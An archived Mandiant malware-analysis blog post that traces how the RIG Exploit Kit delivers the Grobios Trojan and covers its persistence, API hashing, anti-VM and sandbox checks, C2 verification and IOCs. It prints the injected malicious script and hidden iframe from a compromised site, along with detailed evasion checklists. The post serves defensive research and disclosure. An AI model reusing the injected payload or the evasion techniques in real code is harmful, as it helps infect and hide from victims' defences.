A Deep Dive Into RIG Exploit Kit Delivering Grobios Trojan | Mandiant

By Mandiant

Published: 2018-05-14 · Archived: 2026-04-06 01:48:28 UTC

Written by: Irshad Muhammad, Shahzad Ahmed, Hassan Faizan, Zain Gardezi

---

As discussed in previous blogs, exploit kit activity has been on the decline since the latter half of 2016. However, we do still periodically observe significant developments in this space, and we have been observing interesting ongoing activity involving RIG Exploit Kit (EK). Although the volume of its traffic observed in-the-wild has been on the decline, RIG EK remains active, with a wide range of associated crimeware payloads.

In this recent finding, RIG EK was observed delivering a Trojan named Grobios. This blog post will discuss this Trojan in depth with a focus on its evasion and anti-sandbox techniques, but first let's take a quick look at the attack flow. Figure 1 shows the entire infection chain for the activity we observed.



Figure 1: Infection chain

We first observed redirects to RIG EK on Mar. 10, 2018, from the compromised domain, latorre[.]com[.]au, which had a malicious iframe injected to it (Figure 2).

```
<script type="text/javascript">var Translator = new Translate({"Please use only letters (a-z or A-Z), numbers (0-9)
or underscore(_) in this field, first character should be a letter.":"Please use only letters (a-z or A-Z), numbers
(0-9) or underscores (_) in this field, first character must be a letter."});</script><script type="text/javascript"
src="https://magentocore.net/mage/mage.js"></script><iframe src="https://hzersosx2sk.tk/Rnjqs3" frameborder="0"
width="0" height="0"></iframe><link href='http://fonts.googleapis.com/css?family=Open+Sans:400,300,700'
rel='stylesheet' type='text/css'>
```

Figure 2: Malicious Iframe injected in latorre[.]com

The iframe loads a malvertisement domain, which communicates over SSL (certificate shown in Figure 3) and leads to the RIG EK landing page that loads the malicious Flash file (Figure 4).

Figure 3: Malicious SSL flow

Figure 4: RIG EK SWF download request

When opened, the Flash file drops the Grobios Trojan. Figure 5 shows the callback traffic from the Grobios Trojan.



Figure 5: Grobios callback

Analysis of the Dropped Malware

Grobios uses various techniques to evade detection and gain persistence on the machine, which makes it hard for it to be uninstalled or to go inactive on the victim machine. It also uses multiple anti-debugging, anti-analysis and anti-VM techniques to hide its behavior. After successful installation on the victim machine, it connects to its command and control (C2) server, which responds with commands.

In an effort to evade static detection, the authors have packed the sample with PECompact 2.xx. The unpacked sample has no function entries in the import table. It uses API hashing to obfuscate the names of API functions it calls and parses the PE header of the DLL files to match the name of a function to its hash. The malware also uses stack strings. Figure 6 shows an example of the malware calling WinApi using the hashes.

```
00409CEE    push    edi
00409CEF    push    98B6F04h ; lpProcName
00409CF4    mov     esi, 6AE69F02h
00409CF9    push    esi ; hModule
00409CFA    call    GetProcAddressWithHash
00409CFF    push    [ebp+arg_0]
00409D02    push    ebx
00409D03    push    ebx
00409D04    call    eax
```

Figure 6: An example of calling WinAPI using their hashes.

Loading

The malware sample starts a copy of itself, which further injects its code into svchost.exe or IEXPLORE.EXE depending on the user privilege level. Both parent and child quit after injection is complete. Only svchost.exe/IEXPLORE.EXE keeps running. Figure 7 shows the process tree.



Figure 7: Process tree of the malware

Persistence

The malware has an aggressive approach to persistence. It employs the following techniques:

- It drops a copy of itself into the %APPDATA% folder, masquerading as a version of legitimate software installed on the victim machine. It creates an Autorun registry key and a shortcut in the Windows Startup folder. During our analysis, it dropped itself to the following path:

%APPDATA%\Google\v2.1.13554\<RandomName>.exe.

The path can vary depending on the folders the malware finds in %APPDATA%.

- It drops multiple copies of itself in subfolders of a program at the path %ProgramFiles%/%PROGRAMFILES(X86)%, again masquerading as a different version of the installed program, and sets an Autorun registry key or creates a scheduled task.
- It drops a copy itself in the %Temp% folder, and creates a scheduled task to run it.

On an infected system, the malware creates two scheduled tasks, as shown in Figure 8.



Figure 8: Scheduled tasks created by the malware

The malware changes the file Created, Modified, and Accessed times of all of its dropped copies to the Last Modified time of ntdll.dll. To bypass the “File Downloaded from the Internet” warning, the malware removes the :Zone.Identifier flag using DeleteFile API, as shown in Figure 9.



Figure 9: Call to DeleteFileW to remove the :Zone.Identifier Flag from the dropped copy

An interesting behavior of this malware is that it protects its copy in the %TEMP% folder using EFS (Windows Encrypted File System), as seen in Figure 10.



Figure 10: Cipher Command Shows the Malware Copy Protected by EFS

Detecting VM and Malware Analysis Tools

Just before connecting to the C2, the malware does a series of checks to detect the VM and malware analysis environment. It can detect almost all well-known VM software, including Xen, QEMU, VMWare, Virtualbox, Hyper-V, and so on. The following is the list of checks it performs on the victim system:

- Using the FindWindowEx API, it checks whether any of the analysis tools in Table 1 are running on the system.

Analysis Tools
PacketSniffer
FileMon
WinDbg
Process Explorer
OllyDbg
SmartSniff
cwmonitor
Sniffer
Wireshark

Table 1: Analysis tools detected by malware

- The malware contains a list of hashes of blacklisted process names. It checks whether the hash of any of running process matches a hash on the blacklist, as shown in Figure 11.

Figure 11: Check for blacklisted processes

We were able to crack the hashes of the blacklisted processes shown in Table 2.

Hash	**Process**
283ADE38h	vmware.exe
8A64214Bh	vmount2.exe
13A5F93h	vmusrvc.exe
0F00A9026h	vmsrvc.exe

0C96B0F73h	vboxservice.exe
0A1308D40h	vboxtray.exe
0E7A01D35h	xenservice.exe
205FAB41h	joeboxserver.exe
6F651D58h	joeboxcontrol.exe
8A703DD9h	wireshark.exe
1F758DBh	Sniffhit.exe
0CEF3A27Ch	sysAnalyzer.exe
6FDE1C18h	Filemon.exe
54A04220h	procexp.exe
0A17C90B4h	Procmon.exe
7215026Ah	Regmon.exe
788FCF87h	autoruns.exe
0A2BF507Ch	
0A9046A7Dh	

Table 2: Blacklisted processes

- The malware enumerates registry keys in the following paths to see if they contain the words xen or VBOX:
    - HKLM\HARDWARE\ACPI\DSDT
    - HKLM\HARDWARE\ACPI\FADT
    - HKLM\HARDWARE\ACPI\RSDT
- It checks whether services installed on the system contain any of the keywords in Table 3:

vmmouse	vmdebug	vmicexchange	vmicshutdown	vmicvss
vmicheartbeat	msvmmouf	VBoxMouse	vpcuhub	vpc-s3
vpcbus	vmx86	vmware	VMMEMCTL	VMTools
XenVMM	xenvdb	xensvc	xennet6	xennet
xenevtchn	VBoxSF	VBoxGuest		

Table 3: Blacklisted service names

- It checks whether the username contains any of these words: MALWARE, VIRUS, SANDBOX, MALTEST
- It has a list of hashes of blacklisted driver names. It traverses the windows driver directory %WINDIR%\system32\drivers\ using FindFirstFile/FindNextFile APIs to check if the hash of the name of any drivers matches with that of any blacklisted driver's name, as shown in Table 4.

Hash	**Driver**
0E687412Fh	hgfs.sys
5A6850A1h	vmhgfs.sys
0CA5B452h	prleth.sys
0F9E3EE20h	prlfs.sys
0E79628D7h	prlmouse.sys
68C96B8Ah	prlvideo.sys
0EEA0F1C2h	prl_pv32.sys
443458C9h	vpcs3.sys
2F337B97h	vmsrvc.sys
4D95FD80h	vmx86.sys
0EB7E0625h	vmnet.sys

Table 4: Hashes of blacklisted driver names

- It calculates the hash of ProductId and matches it with three blacklisted hashes to detect public sandboxes, shown in Table 5.

Hash	**Product Id**	**Sandbox Name**
4D8711F4h	76487-337-8429955-22614	Anubis Sanbox
7EBAB69Ch	76487-644-3177037-23510	CWSandbox
D573F44D	55274-640-2673064-23950	Joe Sandbox

Table 5: Blacklisted product IDs

- The malware calculates the hash of loaded module (DLL) names and compares them with the list of hashes of blacklisted module names shown in Table 6. These are the DLLs commonly loaded into the process being debugged, such as dbhelp.dll and api_log.dll.

6FEC47C1h	6C8B2973h	0AF6D9F74h	49A4A30h	3FA86C7Dh

Table 6: Blacklisted module names hashes

Figure 12 shows the flow of code that checks for blacklisted module hashes.



Figure 12: Code checks for blacklisted module hashes

- It checks whether Registry keys present at the path HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum and

HKLM\SYSTEM\ControlSet001\Services\Disk\Enum contain any of these words: QEMU, VBOX, VMWARE, VIRTUAL

- It checks whether registry keys at the path HKLM\SOFTWARE\Microsoft, HKLM\SOFTWARE contain these words: VirtualMachine, vmware, Hyber-V
- It checks whether the system bios version present at registry path HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion contains these words: QEMU, BOCHS, VBOX
- It checks whether the video bios version present at registry path HKLM\HARDWARE\DESCRIPTION\System\VideoBiosVersion contains VIRTUALBOX substring.
- It checks whether the registry key at path HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier contains any of these words: QEMU,vbox, vmware
- It checks whether the registry key HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions exists on the system.

Network Communication

The malware contains two hardcoded obfuscated C2s. After de-obfuscating the C2 URLs, it generates a random string of 20 characters, appends it to the end of URL, and sends the request for commands. Before it executes the commands, the malware verifies the identity of the C2. It calculates the hash of 4 bytes of data using the CALG_MD5 algorithm. It then uses the Base64 data from the CERT command as a Public Key in CryptVerifySignature to verify the hash signature (Figure 13). If the signature is verified, the malware executes the commands.

```
16  if ( !pHash || !hPublicKey || !pbData || !DataLen || !SignatureAddress || !SigLen )
17    return v14;
18  phHash = 0;
19  CryptCreateHash = GetProcAddressWithHash(0x8B5085, 0xB8933A9C);
20  if ( (CryptCreateHash)(pHash, CALG_MD5, 0, 0, &phHash) )
21  {
22    if ( DataLen <= 0xFFFFFFFF )
23      goto LABEL_11;
24    HashObjectHandlea = phHash;
25    v7 = GetProcAddressWithHash(0x8B5085, 0x2CD9078D);
26    if ( (v7)(HashObjectHandlea, pbData, -1, 0) )
27    {
28      --pbData;
29      ++DataLen;
30LABEL_11:
31      HashObjectHandle = phHash;
32      CryptHashData = GetProcAddressWithHash(0x8B5085, 0x2CD9078D);
33      if ( (CryptHashData)(HashObjectHandle, pbData, DataLen, 0) )
34      {
35        v9 = phHash;
36        CryptVerifySignature = GetProcAddressWithHash(0x8B5085, 0xE7D3FADC);
37        v14 = (CryptVerifySignature)(v9, SignatureAddress, SigLen, hPublicKey, 0, 0);
38      }
39      goto LABEL_13;
40    }
41  }
42LABEL_13:
43  v11 = phHash;
44  if ( phHash )
45  {
46    CryptDestroyHash = GetProcAddressWithHash(0x8B5085, 0x3BF59A74);
47    (CryptDestroyHash)(v11);
48  }
49  return v14;
50}
```

Figure 13: Malware verifies the C2 hash

During our initial analysis, we found that the malware supports the commands shown in Table 7.

Command	Description
CERT	Contains the data used to verify the identity of the C2
CONNECT	Connect to given host for further commands
DISCONNECT	Close all the connections
WAIT	Wait for the number of seconds before executing the next commands
REJECT	Kind of NOP. Move on to next command after waiting for 5 second

Table 7: Commands supported by malware

Figure 14 shows commands being issued by the C2 server.

Figure 14: Commands issued by the C2 server

Conclusion

Despite the decline in activity, exploit kits still continue to put users at risk – especially those running older versions of software. Enterprises need to make sure their network nodes are fully patched.

All FireEye products detect the malware in our MVX engine. Additionally, FireEye Network Security blocks delivery at the infection point.

Indicators of Compromise (IOCs)

- 30f03b09d2073e415a843a4a1d8341af
- 99787d194cbd629d12ef172874e82738
- 169.239.129[.]17
- grobiosgueng[.]su

Acknowledgments

We acknowledge Mariam Muntaha for her contribution to the blog regarding malicious traffic analysis.

Posted in

- Threat Intelligence
- Security & Identity
